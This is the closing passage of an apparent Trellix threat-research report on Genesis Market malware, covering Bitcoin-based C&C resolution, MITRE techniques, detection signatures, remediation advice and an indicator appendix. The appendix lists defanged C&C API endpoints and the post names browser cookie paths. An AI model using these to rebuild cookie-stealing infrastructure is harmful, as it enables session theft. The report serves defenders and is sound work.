The Bitcoin wallet used to get the final C&C domain ("bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu") performed one transaction towards the Bitcoin wallet from which the C&C server is derived ("1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF"). We believe that this wallet is not controlled by the attacker, it simply transferred a low amount of money (0.00056949 BTC, less than 15 USD on the 6th of February 2023) to set up the string that would be decoded to get the C&C domain.

The bc1-wallet had one incoming transaction, coming from "bc1qkr46e27y9xh367n4pgdqjw544d2nlyxgwjxwz2" (note the different addresses, even though the start is similar). This address also received funds from other accounts that can be traced back to the BTC address "bc1qnvg0hqp343eewr08uh3fl86ggk4srtfwanp4na", which received money in a transaction ("351fe6493f9a97eb55bd6a4a678c63fcbe96edce0f09a074323ee5c95cb46cd2") of 90 BTC from 9 towards 52 addresses. This transaction also contains an interesting Coinbase wallet ("17QyR2ixNj1AgpD5ZuXubvSJ3gPPQVcsvp"), which some researchers linked to Russian oligarchs when the Russo-Ukrainian war began. Please note, we don't have all the underlying research documents and cannot verify the credibility of the linked research.




Figure 15 Bitcoin transaction flow that links 17QyR2ixNj1AgpD5ZuXubvSJ3gPPQVcsvp wallet with the one used by the malicious extension to get the CnC.

MITRE techniques

The MITRE ATT&CK techniques that relate to the malicious files that are discussed in this blog, are given below.

Tactical Goal	ATT&CK Technique (Technique ID)
Execution	T1204.002 User Execution: Malicious File
	T1059.007 Command and Scripting Interpreter: JavaScript
Persistence	T1176 Browser Extensions
Defense Evasion	T1055.012 Process Injection: Process Hollowing
Credential Access	T1539 Steal Web Session Cookie
Discovery	T1082 System Information Discovery
	T1497.002 Virtualization/Sandbox Evasion: User Activity Based Checks
Collection	T1113 Screen Capture
Command and control	T1071.001 Application Layer Protocol: Web Protocols
	T1568 Dynamic Resolution
	T1102.001 Web Service: Dead Drop Resolver
	T1090.002 Proxy: External Proxy
	T1105 Ingress Tool Transfer

Table 10 MITRE ATT&CK tactics and techniques of the analyzed samples.

Coverage

The malicious binaries shared with Trellix by law enforcement have been added in our detection logic and have been shared with the community via VirusTotal on April 4, 2023.

Product	Signature
Endpoint Security (ENS)	DanaBot.b trojan Dropper-FXP!66BCDBE3305B trojan GenericRXVL-TW!7FAFFE72F822 trojan Packed-GEE!C176BEEC7F22 trojan

	GenericRXVM-CY!C03138967D15 trojan Danabot-encoded.a Trojan-FUFH!AFCF223C3D9A JS/CookieGenesis.a JS/CookieGenesis.b
Endpoint Security (HX)	Gen:Variant.Zusy.450937 Gen:Variant.Zusy.451910 Trojan.GenericKD.65607926 Gen:Variant.Zusy.450937
Network Security (NX) Detection as a Service Email Security Malware Analysis File Protect	Trojan.JS.CookieGenesis FE_Loader_Win32_Generic_408 FE_Trojan_Raw32_Generic_78 FEC_Trojan_JS_CookieGenesis_74 FEC_Trojan_JS_ CookieGenesis _76 FEC_Trojan_JS_ CookieGenesis _77 FEC_Trojan_JS_ CookieGenesis _78 Suspicious Process Trimmed Setup Error Activity

Table 11 Trellix malicious Genesis samples detection signatures.

Remediation advice

Global law enforcement urges consumers to check if their data was obtained and sold via Genesis Market via CheckYourHack, launched by the Dutch Police. If your email address is part of the data set, you will receive a follow-up email from the police with reporting and remediation advice.

Below, see how to best protect yourself if you are impacted:

- Update your antivirus, perform a full system scan, and remove any malware.
- Change all your passwords for online services.
- If possible, completely restore your computer to the factory default while keeping personal data intact. Otherwise clear your browser cache and cookies.
- Enable strong MFA (App, OTP, Token OTP, FIDO or PKI based) on your online services as outlined below.
- Do not store any passwords, credit card details, or other personal information in the browser.
- Do not install cracked or pirated software.
- Always check if the website that you are downloading software from is the original website of the software supplier.



Multi-Factor Authentication (MFA) Hierarchy
SMS or Voice MFA
• Text Messages (SMS)
• Voice Message
App-Based MFA
• Mobile Push Notification Without Number Matching
• One-time Password (OTP)
• Mobile Push Notification With Number Matching
• Token-based OTP
Phishing-Resistant MFA
• FIDO
• Public Key Infrastructure (PKI)-Based

Figure 16 MFA Hierarchy published by CISA

Best practices for organizations and administrators

For organizations, the below best practices should be followed for prevention and identity and access management. Note, some guidance is Trellix specific.

- Train users in phishing and how to spot phishing – repeat training with test phishing emails for all users – users must be alert when it comes to links and attachments.
    - Be very careful with password protected archives, as they will pass through most email scanning and web proxies.
    - Check file extensions: a JPG, PDF or Document might not be what it looks like based on the icon! It can be an executable which disguises itself with its icon.
- Implement web control and block access to any unknown/uncategorized websites.
- Block or report any unknown application from communication to the/from the Internet – can be done by firewall solutions (Trellix Endpoint Security (ENS))
- Implement Adaptive Threat Protection (ATP) and configure Dynamic Application Containment (DAC) for unknown processes limiting what they can do.
- Enable Exploit Prevention and enable signature for “Suspicious Double File Extension Execution” (Signature 413).
- Protect session cookies with Exploit Prevention Expert rule.
- Implement Expert rules which will trigger on any PowerShell or unknown / contained process accessing your session cookie?

- C:\Users\**\AppData\Local\Google\Chrome\User Data\Default\Network\***.*
- C:\Users\**\AppData\Roaming\Mozilla\Firefox\Profiles\***.*
- C:\Users\**\AppData\Local\Microsoft\Edge\User Data\Default\Network\***.*

- Implement Endpoint Detection and Response (Trellix EDR). It could detect some of the techniques identified such as malicious use of web protocols, process injection and tool transfers.
- Implement strong and deep email scanning.
- Implement strong and deep web gateway and blocking of uncategorized web-sites and have a quick and trusted procedure to add more websites if needed.
- Please apply the Identity and Access Management (IAM) best practices as outlined by CISA.
- Review your current visibility and detection capability on credential theft and privilege abuse. Trellix XDR can collect logs from various IAM and EDR systems and provides correlation to detect potential misuse and escalation.

Conclusion

The disruption of Genesis Market is yet another successful takedown, showing that criminals aren't safe and secure while disrupting the lives of individuals and corporations on a global scale. As Trellix and our Advanced Research Center, we are proud to contribute to this international law enforcement operation and play our part. We aim to publicly inform the public with this analysis to ensure everybody's (digital) safety, not only the safety of our customers.

Appendix A - IoCs

Hashes

Initial infection vector

fb67f006c56ab5f511be9a7b14787396fc17f587188e7da05dfdec4ebf28f924

c700c6d555983cb2af297ca854143de7f92e3ec88a975dcb4570376b75c38e34

8a9e38bcc89a0e843b1b3ee6465033715ed71ff25ba3b33fb8f97be417ffc091

00a258de9d8e2b21e444b8aa0666d498e120bca9195c64a60e3076708e111fab

22c835f2af4b2020f314cb98fcd591fdccd3b0da155e934548f6109ebabff707

6f91c7b8e6d50bc6d0b7591cdcd3b8594107cb0bbdd44c5031fd938365087f68

Danabot samples

08a33b5312b9e7a3fe0ab5f82705646df372fd0c4ed5c61a32344682ed40c08a

06c4dec4787206be38e5d6226b8a82f81270eea893cd6c8deca82e6118fdeed8

e4f5ee78cf7f8147ab5d5286f4af31dc94cfced6913f3f5f5dad8d87a8cbca7c

e956066bf3c9f18728111c112c457431bd4f2649f8d7d2049b772f55e9561dc0

531b5db554ddb65534936ba3329a68a8b127b4ef46d344317d922d4c342a29f3

Malicious Chrome extension JavaScript files

f14592245eb90d57dd5a4c8dc38009e8c662d753d7fb95edc00b65b91f30e779

accff930cc6aa6afa25b164bc35bc612ea5067b273f1c2ec66c44327e1cdbd2f

ea47a4be67a767c65838cd5382e2b59178ef6a0f5a8610645e324488f53aa2c6

65827a0e24ce36007307db3f415a97e6e9dc8bd9504b025a39ee9805f021d599

18b21e97e7b9fc3bc2a2f213f846bfd9e8e5d1df674fc5643ef32be5dc4ae5ff

380637e36765a4a2969687cf002c3a17abde1d1f460bbf85c536a36b8dd2758c

17e8fc8674d75114cc7feb84dc52e42a9e2a7377e0df6f11add850d5aece135a

bcaa8b7cbb933b2b2deedac426fd8c107f513918e1243902c3936c4009d945b6

5af7c0ad5425c6c3a631dd800dcb7e6035cebf03210433914544d330063ebe49

5cc418457bc22049b535cd99f4f3d79e8f348c84b6b88e9600546bbcfaea5878

d84cb4a6fb4d068ab1677a0a3dc1a606a46a1583e6676f2641703efec0d63baf

6c7032c4f5a90307b00dd0142fbcc6ef6c423ecdfa3ce942e2bae4386dbbdbdb

c0e554c1c620cc7200a1803b54a11ac15895a8d07be65a7772089b2b8e441537

fe84ad7571e4a518481df52242e02415de0b6cefff8f8b4f91eeee407051f7cb

0e3369b689948b9f009fe2f8eedf0ca977c53ebdcf19ab5da656c329e3a2e394

d094428bfa619d2e0c5139491b84e4ec0fecb325f346e28f9e0bda7860dfc9ab

561f021f3b4f69705ed9e93cba53f8197cb2fd8c56c1e7fae9a622b5be4740ee

BTC address

bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu

IP addresses

142[.]11.244.14

104[.]234.119.29

104[.]234.10.89

23[.]254.253.134

Domains

you-rabbit[.]com

don-dns[.]com

URLs (notice that some variables have been included in brackets)

https://you-rabbit[.]com/api/machine/commands?uuid={uuid}

https://you-rabbit[.]com/api/machine/set-command

https://you-rabbit[.]com/api/exchange/settings

https://you-rabbit[.]com/api/exchange/create-account

https://you-rabbit[.]com/api/exchange/set-all-balances

https://you-rabbit[.]com/api/exchange/set-balance

https://you-rabbit[.]com/api/exchange/get-address?{msg_params}

https://you-rabbit[.]com/api/exchange/set-withdraw

https://you-rabbit[.]com/api/machine/set-grabber-info

https://you-rabbit[.]com/api/machine/init

https://you-rabbit[.]com/api/machine/injections?uuid={uuid}

https://you-rabbit[.]com/api/machine/settings

https://don-dns[.]com/hittest.php?a={token}&id={id}